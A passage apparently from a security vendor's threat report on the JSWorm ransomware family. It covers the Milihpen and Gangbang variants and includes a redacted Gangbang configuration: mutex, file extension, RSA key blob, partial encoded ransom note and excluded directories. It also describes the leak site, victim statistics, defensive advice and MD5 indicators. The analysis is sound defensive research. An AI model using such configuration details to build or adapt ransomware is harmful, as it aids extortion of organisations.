For random number generation and RSA encryption, unlike its predecessors, Milihpen uses functions from BCrypt API which is a part of the Cryptography Next Generation (CNG) API that was introduced in Windows Vista. This doesn't provide any significant advantages to Milihpen, but it's a notable characteristic as BCrypt API is not commonly used in crypto-ransomware nowadays.

The encrypted files are renamed with an additional extension **.MILIHPEN** and the ransom notes are saved as **MILIHPEN-INSTRUCT.txt**.

The ransom note contains similar text to previous variants of this family as well as the same data leak site addresses.



Ransom note dropped by Milihpen

February 2021: Gangbang

MD5: 173ab5a59490ea2f66fe37c5e20e05b8

The **Gangbang** variant is identical to **Milihpen** and is currently the most recently discovered strain of this ransomware family. The only notable difference is the fact that the configuration structure is now encrypted by AES with a hardcoded key and IV instead of being in plaintext like in Milihpen. Additionally, in contrast with previous versions, the digital signature on this sample is invalid.


```
{
    "mutex": "GANGBANG",
    "ext": "GANGBANG",
    "nt_name": "-NOTE.txt",
    "pub":
    "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABp/lt606JSwxQQUrj4UBuHe7dw23arY1HTi7uaMnw3KuPJF5ipEpgLleuKHcJPHlKN0rF7F/JdP0xF4GS
    sH1OwebOKBFdGlAQD1HJkzWXkm2LKHCpit4JCl6TxXDpwZ9Wz+SKtCYJnhYiNpxnI43FaK1w8SzvFdYCQLSzUwYv4+x7tZZsEzYqy3ayJ1DDcFWq/9d1I
    hpKni+PS8dvKNTE0CmjJ81LqiRTi9I5EFpKy0EqRGtV5RDoRFyPyeVwwVsCelcTdbO36h/qopdj/KhWNBxjLfMINPM9RHzi1WdLLZ2Mlen7JTBuMfRM+p
    M+I03rgsEi+A87Lvw3JQDn+93SXw==",
    "nt_content":
    "VHdvIHRoaW5ncyBoYXZlIGhhcHBlbmVkIHRvIHlvdXIgY29tcGFueS4NCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
    PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09DQpHaWdhYnl0Z
    XMgb2YgYXJjaGl2ZWQgZmlsZXMgdGhhdCB3ZSBkZWVtZWQgdmFsdWFibGUgb3Igc2Vuc2l0aXZlIHdlcmUgZG93bmxvYWRlZCBmcm9tIHlvdXIgbmV0d2
    ...",
    "whiteext": [".exe", ".dll", ".lnk", ".url", ".log", ".cab", ".cmd", ".bat", ".dll", ".msi", ".mp3", ".mp4", ".pif",
     ".ini"],
    "whitedir": ["windows", "programdata", "program files", "program files (x86)", "appdata", "$recycle.bin", "all
    users", ".", "..", "rsa"],
    "winapi": ["MessageBoxA", "MessageBoxW", "BCryptOpenAlgorithmProvider", "BCryptGenRandom", "BCryptImportKeyPair",
    "BCryptEncrypt"]
}
```


Configuration of the Gangbang sample (redacted)

Data leak site


In the spring of 2020, the actors behind JSWorm family switched to big-game hunting and started their own website where they could publish confidential data stolen from their victims.

At the time of writing, the website is still operational and contains posts about more than a hundred organizations that fell victim to this malware.




Page about the threat actors' terms

The 'contact' page lists email addresses currently used by the threat actors for negotiations.



Page with contact email addresses


For some victims there are also individual pages where some of the data stolen from them can be downloaded.



Stolen data download page

Victims

Based on our KSN telemetry, we created a chart illustrating the geographical distribution of JSWorm ransomware attacks.



Geography of JSWorm victims according to KSN (download)


Top 10 countries attacked by JSWorm according to KSN statistics

	Country	**%***
1	China	21.39%
2	United States of America	7.96%
3	Vietnam	7.46%
4	Mexico	6.97%
5	Russian Federation	6.47%
6	Brazil	5.47%
7	India	5.47%

8	Germany	4.98%
9	France	4.48%
10	Republic of Korea	2.99%

** Unique users attacked by JSWorm ransomware family in the country as a percentage of all users who encountered JSWorm ransomware*

We also analyzed the data about victims posted by the threat actors themselves on their data leak site. Based on this data, we created a chart illustrating the distribution of JSWorm victims by industry.



Distribution of JSWorm victims by industry according to the data leak site of the threat actors (download)

According to the victim list published by the threat actors, two-fifths (41%) of JSWorm attacks were targeted against companies in the Engineering and Manufacturing category. Energy and Utilities (10%), Finance (10%), Professional and Consumer Services (10%), Transportation (7%), and Healthcare (7%) were also at the top of their list.

Conclusion

The JSWorm family has already been evolving for two years and during this time it has changed distribution models and the Trojan has undergone several complete redevelopments. Since its initial emergence in 2019, it has

turned from a typical mass-scale ransomware threat affecting mostly individual users into a typical big-game hunting ransomware threat attacking high-profile targets and demanding massive ransom payments.

As with other targeted ransomware threats of today, the key to preventing JSWorm infection incidents is a complex approach to securing an organization's network. Any weakness may become an entry point for the threat actors, be it a vulnerable version of server-side software, an employee clicking a malicious link, a weak password for remote control systems, and so on.

To boost defenses against big-game hunting ransomware, we recommend carrying out a security audit of your network in order to find and proactively fix any security flaws.

Other recommendations for maximizing security of your organization:

- Do not expose remote desktop services (such as RDP) to public networks unless absolutely necessary and always use strong passwords for them.
- Make sure commercial VPN solutions and other server-side software are always up to date as exploitation of this type of software is a common infection vector for ransomware. Always keep client-side applications up to date as well.
- Focus your defense strategy on detecting lateral movements and data exfiltration to the internet. Pay special attention to the outgoing traffic to detect cybercriminal connections. Back up data regularly. Make sure you can quickly access it in an emergency when needed. Use the latest Threat Intelligence information to stay aware of actual TTPs used by threat actors.
- Use solutions like Kaspersky Endpoint Detection and Response and the Kaspersky Managed Detection and Response service to help identify and stop an attack at the early stages, before the attackers achieve their ultimate goals.
- To protect the corporate environment, educate your employees. Dedicated training courses can help, such as those provided in the Kaspersky Automated Security Awareness Platform.
- Use a reliable endpoint security solution, such as Kaspersky Endpoint Security for Business that is powered by exploit prevention, behavior detection and a remediation engine that is able to roll back malicious actions. KESB also has self-defense mechanisms that can prevent its removal by cybercriminals.

IoC

JSWorm (early variant)
MD5: a20156344fc4832ecc1b914f7de1a922

JSWorm 4.0.3
MD5: 5444336139b1b9df54e390b73349a168

Nemty 1.4
MD5: 1780f3a86beceb242aa81afecf6d1c01

Nefilim
MD5: 5ff20e2b723edb2d0fb27df4fc2c4468

Offwhite
MD5: ad25b6af563156765025bf92c32df090

Telegram
MD5: 004f67c79b428da67938dadec0a1e1a4

Fusion
MD5: f37cebdff5de994383f34bcef4131cdf

Milihpen
MD5: e226e6ee60a4ad9fc8eec41da750dd66

Gangbang
MD5: 173ab5a59490ea2f66fe37c5e20e05b8
